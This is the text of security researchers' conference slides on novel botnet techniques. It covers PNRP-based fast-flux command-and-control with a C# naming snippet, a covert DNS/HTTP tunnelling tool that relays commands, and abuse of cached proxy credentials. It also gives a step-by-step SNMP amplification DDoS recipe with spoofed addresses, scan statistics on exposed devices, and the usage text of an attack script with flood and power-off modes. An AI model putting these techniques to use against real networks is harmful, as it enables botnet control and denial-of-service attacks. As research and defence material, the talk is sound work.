

Exploring novel ways in building botnets

Daniel Mende & Enno Rey {dmende,erey}@ernw.de



Notice



Everything you are about to see, hear, read and experience is for educational purposes only. No warranties or guarantees implied or otherwise are in effect. Use of these tools, techniques and technologies are at your own risk.





Who we are



- Old-school network geeks.
- Working as security researchers for Germany based ERNW GmbH.
- Fiddling around with devices and protocols makes the majority of our days.
- We really like Shmoo ;-)



Motivation



- This talk is a loose collection of techniques that can somehow play a role in botnets.
- Presenting those is a bit for "pure academic research", but also for a better understanding of "modern distributed threats".
- And, of course, demos are always fun...



Agenda



- A few botnet basics
- Nearly untraceable master-bot communication
- An elegant bot2master channel
- Perform DDoS without p0wning hosts
- Conclusions




What is a bot




- A bot typically is some kind of malware that uses the compromised system for remote controlled actions like
 - Sending spam
 - Performing DDoS attacks
 - Clicking banners for fun and profit
 - Etc...
- There are some common phases a bot runs through
 - Initial Infection
 - Contact to botmaster(s)
 - Download of payloads / instructions
 - Malicious actions















✓ Initial Infection ✓ Contact to botmaster(s) **Download of payloads / instructions Malicious actions** Botmaster Payload / Instructions Infected systems






✓ Initial Infection ✓ Contact to botmaster(s) ✓ Download of payloads / instructions **Malicious actions** Botmaster e.g DDoS attack against a server Infected systems



Malicious Actions







Malicious Actions



Implementation of proxies for various services (e.g.




Automated clicks on (paid) advertisement banners



IRC Communication (the traditional way)







What means fast flux?



- There is a service (e.g. some kind of malicious website)
- High availability
- Register some name(s) with a few DNS A records
- The registered IP addresses are the proxying flux-bots


Two flavors

- Single Flux
 - Proxying services with the help of the flux-bots
- Double Flux
 - Proxying services with the help of the flux-bots
 - Even the NS records are on flux-bots



How does fast flux work?







Goals of Fast Flux



- Simplified management
 - Potentially only the botmaster has a complex setup
 - No need to setup / hack / maintain many servers
- Additional protection layers for hiding the botmaster
- Extends the lifespan of the critical backend core server(s)
 - The botmaster / mothership




Enough basics



Now we gonna show some ideas/novel approaches how some of these steps could be done more efficiently.

- Nearly untraceable master-bot discovery and communication
- An elegant bot2master channel
- Perform DDoS without p0wning hosts



Abuse someone's else infrastructure for fast flux



- MS got a bunch of new, tricky peer to peer protocols all starting with Vista Windows distribution
- Some of them are dealing with the IPv6 migration
 - Like Teredo
- Others with new link-local and P2P node discovery or service distribution
 - The "Bonjour-killer" PNRP for example



PNRP – Peer Name Resolution Protocol



- Distributed name resolution protocol
- Provides dynamic "peer name" publication and resolution
- _requires IPv6_
- Enabled by default on WinVista (+ somehow in XP SP3)
- Two flavors of names
 - Secure names -> PUBKEYHASH . NAME
 - Keypair is generater on the fly (the first time only)
 - Used for signing the registration request
 - Unsecure names -> 0 . NAME
 - Can easily be spoofed



PNRP



"PNRP is, by my definition, a truly peer-to-peer protocol. There is no central state server, no central registration server. If you publish a peer name registration globally through PNRP, you do not need to have a single central server on which to place that record." – MSDN

- No mandate for a central host.
- Companies can run own PNRP servers.
- Currently the main centralized ("internet scale") PNRP servers are operated by Microsoft itself.



PNRP



- It is amazingly fast to register a name.
- At that point fast flux ideas are coming into play.



PNRP – fast flux



- Bots have a shared salt.
- The botmaster uses PNRP to register an hostname.
 This hostname is a hash of:
 - The shared salt
 - The system-time (updated in a 10 or 15 minute window, to get around clock jitter and dispose of an update interval for fast-flux)
- This hostname is calculated by all drones.
- It gets resolved via PNRP.
- It disappears after the interval timeout.







```
private static string GetPeerName()
    string name = string.Format("(0)(1)(2)(3)(4)(5)",
        entropy,
        DateTime.Now.Year,
        DateTime.Now.Month,
        DateTime.Now.Day,
        DateTime.Now.Hour,
        DateTime.Now.Minute
        );
    using (SHA1CryptoServiceProvider algo = new SHA1CryptoServiceProvider())
        byte[] nameBytes = Encoding.UTF8.GetBytes(name);
        byte[] nameHash = algo.ComputeHash(nameBytes);
        return Convert. ToBase 64String (name Hash);
```



The naming logic




- Build a string based on:
 - The entropy / shared secret of the bots and the master
 - current date and time
- Make a hash of this string
- Register the hash as the peername



PNRP – fast flux





PNRP - Demo







The source



- Written in C# with .NET Framework 3.5
 - Available for Windows Vista and Server 2008
 - Windows XP
 - With the P2P network packet
- 80 lines of code for registration
- 100 lines of code for resolving
- 70 lines of code for a simple echo service



PNRP – future improvements



Extended payload

- Gets registered with your peer name
- Can fit up to 4K
- As your name it can get cryptographically signed
- Only transmitted if someone resolves your name
- PERFECT_ approach for hidden communication channels within a fast-flux network.
- Can also be used to store + distribute payloads.
- -> PeerPnrpRegister() with the payload as PEER_PNRP_REGISTRATION_INFO structure



Scared?



Go watch your names:

netsh p2p pnrp cloud show names

And look out for 'unseasonably formatted' names ;-)



Project ET







Project ET



- ET is the codename for an internal research project and environmental testing tool to build a hidden communication to the "outside world" (say, from within a company network).
- It can be used for elegant bot2master channel as well...

ET really phones home :-)



The goals



- Get a bi-directional connection that works
 - Trough firewalls
 - Behind proxies
- Use the few open holes
 - DNS lookup
 - Dedicated HTTP proxies
- Runs on (almost) every Windows box.



The source



- Written in C# with .NET Framework 2.0.
- Distributed in two parts, the server and the client component.
- Not in a fully productive state, yet.



The client



- Has a GUI to keep the user informed about the different connection tests (if user should be informed;-)
- Uses only high frequently used system calls which don't need special privileges (like raw sockets)
 - E.g. the DNS communication only needs the System.Net.Dns.GetHostEntry() .NET call.



The client




₽ ET		X
start DnsTest	start ProxyTest	
DnsTest initiated. Found server. Sta Rovd: SLEEP Sleeping 5 secon	arting poll thread.	



The server




- Implements a pseudo DNS and a HTTP Server
- Does not implement "real" DNS and HTTP functionality but merely one endpoint of the communication flow.
- Includes a GUI to visualize the connected clients and interact like
 - send (cmd) commands
 - collect system information



The server







The server



≣ ET Server	×
Start DNS listener Stop DNS listener	
Log Clients	
Answers: 0 Old Answers 35958 Arrival: 9/16/2008 10:14:30 AM From: 127.0.0.1:34631 State: 0 Answers: 0 Old Answers 42532 Arrival: 9/16/2008 10:14:38 AM From: 127.0.0.1:17516 State: 0 Answers: 0 Answers: 0 Old Answers	Refresh Clear





- Nothing new. Everyone tunnels everything through DNS ;-)
- Still possible, even in LARGE company networks.
- Your way home is to resolve a hostname like DEADBEEF.test.ernw.de
- The server component needs to be registered as the name server for the appropriate sub domain (test.ernw.de in this example).
- Data is hidden in the hostname (DEADBEEF),
- The server gets your data and answers your request.





No.	. Time	Source	Destination	Protocol	Info				
	26 11.124855	80.187.51.101	193.254.160.1	DNS	Standard query				
	28 11.499115	193.254.160.1	80.187.51.101	DNS	Standard query				
4			1011			<u> </u>			
_	▶ Frame 26 (83 bytes on wire, 83 bytes captured)								
_	inux cooked capt								
_		·	01 (80.187.51.101), D			60.1)			
_	User Datagram Protocol, Src Port: 34339 (34339), Dst Port: domain (53)								
△ D	omain Name Syste	-							
	Transaction ID:								
•	Flags: 0x0100 (Standard query)							
	Questions: 1								
	Answer RRs: 0								
	Authority RRs:								
	Additional RRs:	0							
	Queries	A -	1 TN						
▼ deadbeef.test.ernw.de: type A, class IN									
	Name: deadbeef.test.ernw.de								
	Type: A (Host address) Class: IN (0x0001)								
	Class: IN (C	(X0001)							
002		36 23 00 35 00 2f		#.5 ./					
003				dead					
004	0 66 04 74 65 7			.test.e rnw.d					
005	0 01 00 01								





- The way back into the company network is the answer package of your server.
- The data is hidden in the address fields of the DNS answer package.





No	Time	Source	Destination	Protocol	Info					
	49 22.086354 80.187.51.101		193.254.160.1	DNS	Standard query A suggestque					
	51 22.406453	193.254.160.1	80.187.51.101	DNS	Standard query response CNAI					
4			Ш		•					
♪ Use	▶ User Datagram Protocol, Src Port: domain (53), Dst Port: 34339 (34339)									
→ Dom	▼ Domain Name System (response)									
1	[Request In: 49]									
[7	[Time: 0.320099000 seconds]									
Ti	Transaction ID: 0xc133									
▶ F	▶ Flags: 0x8180 (Standard query response, No error)									
Qı	uestions: 1									
Ar	nswer RRs: 5									
Αι	uthority RRs:	7								
Ad	dditional RRs:	7								
Þ Qu	ueries									
→ Ar	nswers									
Þ	▶ suggestqueries.google.com: type CNAME, class IN, cname suggestqueries.l.google.com									
Þ	▶ suggestqueries.l.google.com: type A, class IN, addr 74.125.43.104									
Þ	suggestquerie	s.l.google.com: ty	/pe A, class IN, addr 74	1.125.43.147						
D	suggestquerie	s.l.google.com: ty	/pe A, class IN, addr 74	1.125.43.99						
Þ	suggestquerie	s.l.google.com: ty	/pe A, class IN, addr 74	1.125.43.103						
0000	00 00 02 00 0	20 00 00 00 00 00	00 00 00 00 08 00							
0010	45 00 01 86			5@	0.00 (0.00)					
0020	50 bb 33 65 (3e.5.# .r3						
0030	00 01 00 05 0			sugge						
0040	71 75 65 72 6	59 65 73 06 67 6f	6f 67 6c 65 03 63 qu	eries. google	∍.C					





No		Time	Source		Destination	1		Protocol	Info			
	49	22.086354	80.187.51.	101	193.25	4.16	0.1	DNS	Standard	query	A sugges	t que
	51	22.406453	193.254.16	9.1	80.187	.51.	101	DNS	Standard	query	response	: CNA
4												Þ
▽	sug	ggestqueries	.l.google.c	om: type A,	class	IN,	addr	74.125.43.104				
	Ν	lame: sugges	tqueries.l.	google.com								
	Т	ype: A (Hos	t address)									
	C	lass: IN (0	×0001)									
	Т	ime to live	: 1 minute,	32 seconds								
	D	ata length:	4									
	А	ddr: 74.125	.43.104									
▽	suç	ggestqueries	.l.google.d	om: type A,	class	IN,	addr	74.125.43.147				
	Ν	lame: sugges	tqueries.l.	google.com								
	Т	ype: A (Hos	t address)									
	C	lass: IN (0	×0001)									
	Т	ime to live	: 1 minute,	32 seconds								
	D	ata length:	4									
	Α	ddr: 74.125	.43.147									
▽	sug	ggestqueries	.l.google.d	om: type A,	class	IN,	addr	74.125.43.99				
	Ν	lame: sugges	tqueries.l.	google.com								
	Т	ype: A (Hos	t address)									
		1 acc. IN /0	V00011			11111						
0080) <mark>04 4</mark> a 7d 2		00 01 00 0				J}+h.7				
0090		04 4a 7d 2		00 01 00 0				J}+7				
00a0 00b0) 04 4a 7d 2) 04 4a 7d 2		00 01 00 0 00 02 00 0				J}+c.7 J}+g.F				
00c0) 04 44 74 2) 04 01 64 c		00 02 00 0				d.F.F				





- The code must take care of some details:
- Getting the requests in the right order
- Disallowing caching
- Don't get packets larger than 512B otherwise TCP will be used for transport (in our test-environment we actually found a limitation around 24B user data per request).



The HTTP channel




- Works almost like the DNS channel
- Request some URL like
 - www.ernw.de/test/DEADBEEF, encode the data in the URL or
 - www.ernw.de/test.cgi?data=DEADBEEF, encode the data in the parameter
- The server answer will hold the data encoded in the htmlbody
- Not yet implemented



Find the HTTP proxy



- Read Windows system configuration and Internet Explorer proxy settings.
- Get (thanks .net) an instance of Internet Explorer object and abuse cached proxy authentication credentials.
- Use a logged on user context to pass proxy NTLM auth.



How to encode the data



- We use BASE64 encoding for HTTP and BASE32 encoding for DNS because both are ASCII based.
- To transfer binary data we need to encode them to ASCII data to avoid detection by application layer inspection.



Some problems left



- Both, DNS and HTTP, are user initiated protocols
- On DNS you need to resolve a hostname to receive data.
- On HTTP you need to request a webpage to receive data.
- -> Client needs to implement some polling mechanism to check for data to receive.



Project ET – Demo





Conclusions and outlook



- The next step is to improve the file transfer mechanism.
- When that's done one can reflect on all sorts of evil botnet functions like dynamic byte code distribution and execution.



 Note: best way to detect this stuff are anomaly / statistics based approaches (feed Netflow data into analysis).



Build botnets without OS compromise



- When deployment of client (bot) component not an option.
- Potentially no need for communication infrastructure.
- You have to (ab-)use flawed protocols
 - Remember SNMP ;-)

See also:

http://www.ernw.de/content/e7/e181/e671/download690/ERNW_026_SNMP_HitB_Dubai_2007_ger.pdf



Well known SNMP vulnerabilities



- Communities are transmitted in clear text
- Communities have well-known defaults ("public" for RO, "private" for RW)
- Protocol is UDP-based => packets may be spoofed
- Usually no logging of failed access attempts
- Corporate password change policies are rarely enforced with SNMP community strings ("Don't touch them, we will lose NW mgmt!";-)



SNMPv3




- Nobody uses v3 ("Laziness")
- v3 not fully supported by major NMS vendors (CWorks, HP-OV)
- Why?
 - V3 completely different architecture
 - Design weaknesses in v3
 - e.g. Configuration must not be visible
 - => is not displayed in "sh run"
 - => repository tools/version diffs won't work for this
- Security-wise SNMPv3 strongly recommended since many years
 - But suffers own problems, see next slide...



The SNMPv3 bug









Of 240.000 alive addresses...

~ 16.000 with SNMP "public" (one out of 15 !!!)

■ ~ 700 with SNMP "private" (3 out of 1000)

= => in 350 million alive nodes approx 1.000.000 privates

There are big regional differences:

RIPE

ARIN

APNIC

LACNIC







```
dmende@ws23$ grep private results.txt | grep
extremenetworks | wc -1
462
```

Mainly:

- Summit48si
- Alpine 3804

```
dmende@ws23$ grep private results.txt | grep
Alpine | wc -1
83
```



So here are your bots ...



Alpine 3800

Alpine 3800 chassis switches offer total networking coverage, making them well suited for converged Unified Access networks, Metropolitan Area Networks (MANs), service provider and enterprise data centers, multi-tenant buildings and enterprise wiring closets.

Extreme Networks® award-winning Alpine™ 3800 chassis switches support the scalability, flexibility, security and management features required to build complete enterprise networks, including large campuses, branch offices, data centers and wiring closets. Alpine 3800 series switches enable enterprise networks to adopt new technologies, such as wireless and VoIP, by offering intelligent security and availability features to keep network convergence simple and manageable.

- > Alpine Data Sheet (144K PDF)
- > Alpine Comparison Chart (36K PDF)
- > Alpine Product Brief (152K PDF)
- > Alpine Visio Icons (548K ZIP)
- > Products At A Glance (1.2M PDF)





... and here are even more !!!





(D)DoS




- Amplification Attacks (remember "Smurf"?)
- Steps needed:
 - compile list of devices (will even be fast enough without due to UDP)
 - write some long strings to chosen places (e.g. sysContact)
 - perform snmpbulkwalk on these places
 - spoof source address of this operation with victim's IP
- Bytes needed for "command+control" packet: approx. 60 bytes
- Bytes sent back (in some tests): up to 1500
- => with one 2 MBit (upstream) line, 50 MBit of victim can be saturated
- Probably even much better ratios possible=> more research needed.



Amplification Attack – SNMP Scenario: SET command








Amplification Attack – SNMP Scenario: spoofed GET request









Amplification Attack – SNMP Scenario: flood of GET responses









```
usage: snmpattack.pl [-FhIlrv] [-A type] [-c comm1, comm2] [-C tftp] [-f target] [-s type]
   [-l delimiter] {ip/range | input file}
                : Do APC specific attacks (type: 1 = allON, 3 = allOFF, 4 = allREBOOT)
-A type
                : Add communities to check for (comma separated)
-c comm
-C tftp
                : Do Cisco specific attacks and specify a tftp server for config upload
-f target
                : Switch to flood-mode
-F
                : Don't ask for involving flood-hosts. Start them all.
                : Print this help
-h
                : Do InnoMedia specific attacks
-I
                : Parse IPs from file, seperatet with the given delimiter
-1
                : The port for tcp syn scan (default = 80)
-p port
                : Test for RO / RW community
- r
